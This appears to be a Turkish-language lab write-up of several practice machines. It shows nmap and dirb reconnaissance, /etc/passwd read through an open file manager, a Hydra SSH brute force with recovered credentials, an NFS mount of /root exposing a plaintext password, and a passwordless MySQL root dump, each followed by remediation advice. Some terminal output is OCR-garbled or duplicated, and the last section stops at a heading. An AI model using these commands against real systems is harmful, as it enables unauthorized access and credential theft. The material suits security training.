
#### 1.1 Nmap Tarama

Hedef sistemde açık portları tespit etmek amacıyla Nmap taraması gerçekleştirildi.

Komut: `nmap -sV 172.20.2.33`

Sonuçlar:

- 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1
- 80/tcp open http Apache httpd 2.4.56
- MAC Address: 52:54:00:7D:E6:99 (QEMU virtual NIC)
- İşletim Sistemi: Linux



The terminal window shows the following output from the Nmap scan:

```
root@hackerbox:~# nmap -sV 172.20.2.33
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 08:25 CST
Nmap scan report for 172.20.2.33
Host is up (0.00031s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.56 ((Debian))
MAC Address: 52:54:00:7D:E6:99 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.49 seconds
root@hackerbox:~#
```

## 2. Erişim Kazanma (Exploitation)


### 2.1 Web Dizini Keşfi

Hedef web sunucusunda dizin keşfi gerçekleştirildi.

Komut: `dirb http://172.20.2.33:80`

Sonuçlar:

- /filemanager/
- /filemanager/assets/
- /filemanager/index.php



### 2.2 Dosya Yöneticisine Yetkisiz Erişim

Dosya yöneticisine yetkisiz erişim sağlandı ve dizin içeriği görüntü'lendi.

Sonuç: /etc/passwd dosyası erişilebilir durumda.

```

This (Use: "http://host/" or "https://host/" for SSL) of the Apache2 server after
[+] [root@hackerbox ~]# If you can read this page, it means that the Apache HTTP server
at the #dirb is http://172.20.2.33:80/replace this file (located at /var/www/html/index.
before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means
DIRB v2.22 is currently unavailable due to maintenance. If the problem persists, please contact
By The Dark Raver
----- Configuration Overview -----
START_TIME: Thu Feb 06 08:28:24 2025
URL_BASE: http://172.20.2.33:80/
WORDLIST_FILES:/usr/share/dirb/wordlists/common.txt
Documentation. Documentation for the web server itself can be found by accessing the manual
----- another .deb package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows
GENERATED WORDS: 4612
/etc/apache2/
---- Scanning URL: http://172.20.2.33:80/ ----
==> DIRECTORY: http://172.20.2.33:80/filemanager/
+ http://172.20.2.33:80/index.html (CODE:200|SIZE:10701)
+ http://172.20.2.33:80/server-status (CODE:403|SIZE:276)
    -- *.conf
---- Entering directory: http://172.20.2.33:80/filemanager/ ----
==> DIRECTORY: http://172.20.2.33:80/filemanager/assets/
+ http://172.20.2.33:80/filemanager/index.php (CODE:200|SIZE:11558)
> Testing: https://172.20.2.33:80/filemanager/uploads

```

### 3. Yetki Yükseltme (Privilege Escalation)

#### 3.1 SSH Brute Force Saldırısı

Hydra aracı kullanılarak SSH oturum açma bilgileri brute force saldırısıyla elde edildi.

Komut: `hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.2.33 ssh`


Sonuçlar:

- Kullanıcı Adı: rock
- Parola: 7777777

Name	Size	Modified	Perms	Owner
bin → usr/bin	Folder	09/20/2023 10:22 AM	0755	root:root
boot	Folder	09/19/2023 6:49 PM	0755	root:root
dev	Folder	02/06/2025 2:24 PM	0755	root:root
etc	Folder	02/06/2025 2:24 PM	0755	root:root
home	Folder	09/20/2023 11:46 AM	0755	root:root
lib → usr/lib	Folder	09/20/2023 10:06 AM	0755	root:root
lib32 → usr/lib32	Folder	09/19/2023 6:42 PM	0755	root:root
lib64 → usr/lib64	Folder	09/19/2023 6:45 PM	0755	root:root
libx32 → usr/libx32	Folder	09/19/2023 6:42 PM	0755	root:root
lost+found	Folder	09/19/2023 6:42 PM	0700	root:root
media	Folder	09/19/2023 6:42 PM	0755	root:root
mnt	Folder	09/19/2023 6:42 PM	0755	root:root
opt	Folder	09/19/2023 6:42 PM	0755	root:root
proc	Folder	02/06/2025 2:24 PM	0555	root:root
root	Folder	12/23/2023 11:30 AM	0700	root:root

### 3.2 Yetkili Erişim ve Dosya Keşfi

SSH ile oturum açıldı ve sistemde yetkili erişim sağlandı.



The screenshot shows a terminal window titled "Terminal - root@hackerb...". The URL in the address bar is "172.20.2.33/filemanager/index.php?p=etc&view=passwd". The content of the file is displayed in the terminal:

```
File Manager / etc

File size: 1.41 KB
MIME-type: text/plain
Charset: utf-8

Download Open Back

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/nologin
bin:x:2:2:bin:/bin:/nologin
sys:x:3:3:sys:/dev:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/nologin
man:x:6:12:man:/var/cache/man:/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/nologin
proxy:x:13:13:proxy:/bin:/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
rock:x:1001:1001::/home/rock:/bin/bash
```

## 4. Sonuç ve Öneriler

### 4.1 Bulgular

- Hedef sistemin açık portları belirlendi.
- Web dizini keşfi ile hassas dosyalara erişim sağlandı.
- Dosya yöneticisi üzerinden hassas sistem dosyaları ele geçirildi.
- SSH brute force saldırısı ile yetkili giriş bilgileri ele geçirildi.

### 4.2 Öneriler

- SSH erişimi için güçlü parola politikaları uygulanmalıdır.
- Dosya yöneticisinin erişim kontrolü artırılmalıdır.
- Web sunucusunda gereksiz dizinlerin erişimi kısıtlanmalıdır.
- Sunucu üzerindeki kimlik bilgileri güvenli bir şekilde saklanmalıdır.

# Makine Adı: MOUNT

## 1. Keşif Aşaması (Reconnaissance)


### 1.1 Nmap Tarama

Hedef sistemde açık portları tespit etmek amacıyla Nmap taraması gerçekleştirildi.

Komut: `nmap -sV 172.20.23.73`

Sonuçlar:

- 111/tcp open rpcbind 2-4 (RPC #100000)
- 2049/tcp open nfs 3-4 (RPC #100003)
- MAC Address: 52:54:00:29:D6:1C (QEMU virtual NIC)



```
root@hackerbox:~# nmap -sV 172.20.23.73
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-03 14:51 CST
Nmap scan report for 172.20.23.73
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2-4 (RPC #100000)
2049/tcp   open  nfs      3-4 (RPC #100003)
MAC Address: 52:54:00:29:D6:1C (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.47 seconds
root@hackerbox:~#
```

## 2. Erişim Kazanma (Exploitation)

### 2.1 NFS (Network File System) Analizi

Hedef sistemde NFS servisi açık olarak tespit edildi.

Komut: `showmount -e 172.20.23.73`

Sonuç: `/root` dizini paylaşımı açık olarak listelendi.

```
NOT SHOWN: 998 closed TCP ports (reset)
PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2-4 (RPC #100000)
2049/tcp   open  nfs     3-4 (RPC #100003)
MAC Address: 52:54:00:29:D6:1C (QEMU virtual
misc)

Service detection performed. Please report any
Nmap done: 1 IP address (1 host up) scanned in
[root@hackerbox]-
[root@hackerbox]# showmount -e 172.20.23.73
Hosts on 172.20.23.73:
10.0.0.61
[root@hackerbox]-
[root@hackerbox]# showmount -e 172.20.23.73
Export list for 172.20.23.73:
/root *
[root@hackerbox]-
[root@hackerbox]#
```


## 2.2 NFS Mount İşlemi ve Yetkisiz Erişim

Paylaşılan `/root` dizini yerel bir klasöre bağlanarak içeriği inceletti.

Komutlar:

```
mkdir /mnt/nfs_mount/
mount -t nfs 172.20.23.73:/root /mnt/nfs_mount/
cd /mnt/nfs_mount/
ls
```

Sonuç: `password` adlı bir dosya bulundu ve içerisinde düz metin parola yer alıyordu.



```
Terminal - root@hackerbox: /  
File Edit View Terminal Tabs Help  
[root@hackerbox] ~  
└─#mkdir /mnt/nfs_mount/  
[root@hackerbox] ~  
└─#mount -t nfs 172.20.23.73:/root /mnt/nfs_mount/  
[root@hackerbox] ~  
└─#cd /mnt/nfs_mount/  
[root@hackerbox] /mnt/nfs_mount  
└─#ls  
password  
[root@hackerbox] /mnt/nfs_mount  
└─#cat password  
yrtl-pa6Y-cxTF-4vak  
[root@hackerbox] /mnt/nfs_mount  
└─#
```

### 3. Sonuç ve Öneriler

#### 3.1 Bulgular

- Hedef sistemde NFS servisi açıktı ve yetkisiz erişime izin veriyordu.
- `/root` dizini paylaşılmış ve herhangi bir erişim kısıtlaması uygulanmamıştı.
- Düz metin parola içeren bir dosya keşfedildi.

#### 3.2 Öneriler

- NFS paylaşım izinleri sınırlanmalıdır ve yalnızca yetkili istemcilere erişim izni verilmelidir.
- Hassas dizinlerin paylaşımı kaldırılmalı veya erişim seviyeleri dikkatlice yapılandırılmalıdır.
- Parola ve hassas bilgiler şifrelenmeli ve düz metin olarak sistemde saklanmamalıdır.
- Dosya paylaşımı ve yetki kontrolleri düzenli olarak denetlenmelidir.

# Makine Adı: QUERYGATE

## 1. Keşif Aşaması (Reconnaissance)

### 1.1 Nmap Tarama

Hedef sistemde açık portları tespit etmek amacıyla Nmap taraması gerçekleştirildi.

Komut: `nmap -sV -A 172.20.2.101`

Sonuçlar:

- 3306/tcp open MySQL 8.0.34
- TLS randomness doğrulaması başarısız.
- MySQL kimlik doğrulaması açık ve root kullanıcısı için şifre koruması bulunmuyor.


```
[root@hackerbox:~]# nmap -sV -A 172.20.2.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 08:11 CST
Nmap scan report for 172.20.2.101
Host is up (0.00042s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 8.0.34
|_ssl-date: TLS randomness does not represent time
| mysql-info:
| | Protocol: 10
| | Version: 8.0.34
| | Thread ID: 9
| | Capabilities flags: 65535
| | Some Capabilities: Support41Auth, SupportsTransactions, Speaks41ProtocolOld,
| | LongPassword, InteractiveClient, SupportsLoadDataLocal, LongColumnFlag, IgnoreS
| | igpipes, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, DontAllowDatabaseTableC
| | olumn, ODBCClient, ConnectWithDatabase, SupportsCompression, IgnoreSpaceBeforePa
| | renthesis, FoundRows, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMu
| | ltipleResults
| | Status: Autocommit
| | Salt: \x1E\x09\x05\x07\x01\x0A[\x0F\x41\x0E":'\x0B\x11'
```

## 2. Yetkisiz Veritabanı Erişimi (Exploitation)

### 2.1 MySQL Bağlantısı

MySQL veritabanı sunucusuna root kullanıcı adı ile herhangi bir parola olmadan giriş yapıldı.

Komut: `mysql -u root -h 172.20.2.101`



A terminal window titled "Terminal - root@hackerbox: ~". The window shows the MySQL command-line interface. The user has connected as root with the command "#mysql -u root -h 172.20.2.101". The MySQL monitor welcome message is displayed, including the connection id (17), server version (8.0.34), and copyright information. The prompt "MySQL [(none)]>" is visible at the bottom.


## 2.2 Veritabanı Keşfi

Sunucuda mevcut olan veritabanları listelendi.

Komut: `SHOW DATABASES;`

Sonuçlar:

- detective\_inspector
- information\_schema
- mysql
- performance\_schema
- sys



A terminal window showing the output of the "SHOW DATABASES" command. The output lists five databases: detective\_inspector, information\_schema, mysql, performance\_schema, and sys. The command was run at line 1, and it took 0.008 seconds to execute. The prompt "MySQL [(none)]>" is visible at the bottom.

Database
detective_inspector
information_schema
mysql
performance_schema
sys

5 rows in set (0.008 sec)

## 2.3 Veritabanı İçeriği İnceleme

`detective\_inspector` veritabanı içerisindeki tablolar listelendi.

Komut: `USE detective\_inspector; SHOW TABLES;`

Sonuçlar: `hacker\_list` tablosu bulundu.

```
5 rows in set (0.000 sec)

MySQL [(none)]> use detective_inspector
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [detective_inspector]> SHOW TABLES;
+-----+
| Tables_in_detective_inspector |
+-----+
| hacker_list                     |
+-----+
1 row in set (0.003 sec)
```

## 2.4 Hassas Verilere Erişim

`hacker\_list` tablosu sorgulanarak içerik elde edildi.

Komut: `SELECT \* FROM hacker\_list;`

Sonuç: Kullanıcı isimleri, takma adlar ve hacker türleri açığa çıktı.

```
| information_schema          |
| mysql                        |
| performance_schema           |
| sys                          |
+-----+
5 rows in set (0.003 sec)

MySQL [(none)]> use detective_inspector
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [detective_inspector]> SELECT * FROM hacker_list;
+----+-----+-----+-----+-----+
| id | firstName | lastName | nickname | type   |
+----+-----+-----+-----+-----+
| 1001 | Jed       | Meadows  | spld3r    | gray-hat |
| 1002 | Melissa   | Gamble   | c0c0net   | gray-hat |
| 1003 | Frank      | Netsi    | v3nus     | gray-hat |
| 1004 | Nancy     | Melton   | sltorml09 | black-hat |
| 1005 | Jack       | Dunn     | psyod3d   | black-hat |
| 1006 | Arron     | Eden     | r4nd0myfff | black-hat |
| 1007 | Lea        | Wells    | pumq7eggy7 | black-hat |
| 1008 | Hackviser  | Hackviser | h4ckv1s3r  | white-hat |
| 1009 | Xavier     | Klein    | oricy4l33  | black-hat |
+----+-----+-----+-----+-----+
9 rows in set (0.003 sec)
```

## **3. Sonuç ve Öneriler**

### **3.1 Bulgular**

- MySQL sunucusuna root hesabıyla parolasız giriş sağlanabiliyor.
- Hassas veritabanları yetkisiz erişime açık durumda.
- `detective\_inspector` veritabanında kullanıcı bilgileri barındırılıyor.

### **3.2 Öneriler**

- MySQL root kullanıcısı için güçlü bir parola belirlenmelidir.
- Veritabanı sunucusu yalnızca yetkili IP adreslerinden erişime açık olmalıdır.
- Hassas tablolar şifrelenmeli ve erişim kontrolü uygulanmalıdır.
- Veritabanı güvenliği için izleme ve denetleme mekanizmaları uygulanmalıdır.

# Makine Adı: RDP

---

## 1. Keşif Aşaması (Reconnaissance)


### 1.1 NetBIOS Tarama

NetBIOS ad çözümleme işlemi gerçekleştirildi ve aşağıdaki bilgiler elde edildi:

- Komut: `nmblookup -A 172.20.23.152`
- Sonuç:
  - \*\*Makine Adı:\*\* WIN-B9266PTLH5T
  - \*\*Çalışma Grubu:\*\* WORKGROUP
  - \*\*MAC Adresi:\*\* 52-54-00-CE-93-2C

Bu bilgiler, agdaki hedef sistem hakkında temel bilgileri elde etmemizi sağladı.

Ekran Görüntüsü:



A terminal window titled "Terminal - root@hackerbox: ~". The window shows the command "#nmblookup -A 172.20.23.152" being run, followed by the output of the NetBIOS status for the target IP. The output includes the machine name (WIN-B9266PTLH5T), workgroup (WORKGROUP), and MAC address (52-54-00-CE-93-2C). The terminal prompt "# " is visible at the bottom.

```
[root@hackerbox] ~
#nmblookup -A 172.20.23.152
Looking up status of 172.20.23.152
      WIN-B9266PTLH5T <20> -          B <ACTIVE>
      WIN-B9266PTLH5T <00> -          B <ACTIVE>
      WORKGROUP       <00> - <GROUP> B <ACTIVE>

      MAC Address = 52-54-00-CE-93-2C

[root@hackerbox] ~
#
```

## 2. Erişim Kazanma (Exploitation)

